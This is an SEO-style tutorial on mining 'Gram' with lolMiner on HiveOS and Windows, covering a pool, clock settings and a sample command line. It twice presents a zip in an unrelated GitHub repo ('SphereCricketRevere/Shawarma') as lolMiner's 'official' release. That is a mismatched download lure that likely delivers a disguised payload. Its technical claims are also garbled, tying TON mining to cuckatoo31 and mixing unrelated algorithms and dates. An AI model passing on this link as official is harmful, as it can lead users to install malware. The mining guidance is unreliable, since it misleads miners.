How to Mine Gram with Lolminer on HiveOS and Windows in 2026
· based on the channel FINCOR

Video: Lolminer | Start Mining Gram with Lolminer 2025 | Gram Mining | How to Mine GRAM HiveOS/Windows
Mining Gram cryptocurrency using Lolminer is a practical choice for AMD GPU miners in 2026, supporting both HiveOS and Windows platforms. Lolminer specializes in Equihash variants and the cuckAToo31 algorithm used by Gram, offering optimized performance with a modest 1% fee. To start mining Gram, you need to configure the miner correctly and connect to a reliable mining pool such as ton.ninja, which provides a dedicated pool for this coin.
What is Lolminer and Why Use It for Gram Mining
Lolminer is a cryptocurrency miner designed primarily for AMD GPUs. It supports multiple Equihash algorithm variants and cuckAToo31, the latter being crucial for mining Gram (TON coin). Its key advantages include:
- Compatibility with Windows and Linux (HiveOS) systems.
- Optimized performance for AMD graphics cards.
- Low developer fee of 1%, which is competitive among miners.
These features make Lolminer a preferred option for miners aiming to mine Gram efficiently in 2026.
Preparing Your System for Lolminer Gram Mining
Before mining Gram, ensure your system meets the following requirements:
- A compatible AMD GPU with at least 4GB VRAM.
- Windows 10/11 or Linux-based HiveOS installed.
- Latest GPU drivers installed for stability.
- Download the latest Lolminer version (e.g., Version 1.0.1) from the official GitHub repository: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip
After downloading, unzip the archive and locate the executable file for your platform.
Configuring Lolminer for Gram Mining on HiveOS and Windows
To start mining Gram with Lolminer, you need to configure several parameters tailored for the algorithm and your hardware:
- Mining pool address: lolminer.ton.ninja:9999
- Wallet and worker name format: %WAL%.%WORKER_NAME%
- Enable TON mining mode: --ton-mode 6
- Core clock (cclk): 1550 MHz
- Memory clock (mclk): 810 MHz
- Core offset (coff): 300
- Fan speed: 60%
Example command line for Windows:
```
lolMiner.exe --pool lolminer.ton.ninja:9999 --user WALLET_ADDRESS.WORKER_NAME --ton-mode 6 --cclk 1550 --mclk 810 --coff 300 --fan 60
```
In HiveOS, these parameters can be set through the miner configuration panel, ensuring that the system applies these settings on startup. Adjust the wallet address and worker name as per your account.
Choosing and Registering on a Mining Pool
The recommended mining pool for Gram is ton.ninja. This pool supports the cuckAToo31 algorithm and offers:
- Reliable mining server with low latency.
- Simple registration process.
- Real-time monitoring of mining statistics.
To register:
- Visit https://ton.ninja/ and create an account.
- Set up your wallet address and generate worker names.
- Use these details when configuring Lolminer.
Joining a reputable pool like ton.ninja ensures steady mining rewards and network stability.
Troubleshooting and Optimizing Your Mining Setup
Users report smooth operation of Lolminer for Gram mining when following recommended settings. Common tips include:
- Monitor GPU temperatures and adjust fan speeds to prevent overheating.
- Check for driver updates regularly to maintain stability.
- Use the latest Lolminer version to avoid bugs.
- For beginners, step-by-step guidance is essential; many users find video walkthroughs helpful.
If mining rewards seem low, verify your pool connection and miner parameters. Adjust clock speeds cautiously to maximize hash rates without risking hardware damage.
Common Questions and Issues with Lolminer Gram Mining
Many beginners appreciate clear instructions on setting up Lolminer on both HiveOS and Windows. Some common concerns include:
- How to configure mining on Windows vs. HiveOS.
- Troubleshooting connection issues with the mining pool.
- Understanding the impact of GPU settings on performance.
- Verifying the legitimacy and performance of the mining pool.
These topics are addressed in detailed guides and community discussions, helping new miners gain confidence.
Useful Links
- Mining pool registration and dashboard: https://ton.ninja/
- Latest Lolminer releases: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip
Conclusion
Mining Gram with Lolminer in 2026 is accessible for AMD GPU users on both HiveOS and Windows platforms. The miner’s optimization for the cuckAToo31 algorithm and the reliable ton.ninja pool provide an effective mining experience. Following precise configuration steps ensures smooth operation and maximized rewards. For a comprehensive, beginner-friendly setup guide, refer to the detailed walkthroughs by the FINCOR channel. Start your Gram mining journey today by registering at ton.ninja and configuring Lolminer according to the recommended settings.
Key takeaways
- Lolminer is optimized for AMD GPUs and supports Equihash and cuckAToo31 algorithms.
- Lolminer charges a 1% fee and runs on Windows and Linux systems.
- Gram mining with Lolminer requires specific parameters for best performance.
- Setup instructions are available for both HiveOS and Windows environments.
- The mining pool ton.ninja is recommended for Gram mining with Lolminer.
Source: Lolminer | Start Mining Gram with Lolminer 2025 | Gram Mining | How to Mine GRAM HiveOS/Windows · Markdown version
Questions & answers
What GPUs are compatible with Lolminer for Gram mining?
Lolminer is optimized for AMD GPUs with at least 4GB of VRAM, supporting the cuckAToo31 algorithm used for Gram mining.
Can I mine Gram on both Windows and HiveOS?
Yes, Lolminer supports both Windows and Linux-based HiveOS, allowing flexible mining setups depending on your operating system preference.
What mining pool should I use for Gram with Lolminer?
The recommended mining pool is ton.ninja, which offers dedicated support for Gram mining and provides reliable connectivity and monitoring tools.
What are the key settings to optimize Lolminer for Gram?
Important settings include using --ton-mode 6, setting core clock to 1550 MHz, memory clock to 810 MHz, core offset to 300, and fan speed around 60%. Adjust these based on your GPU model and cooling.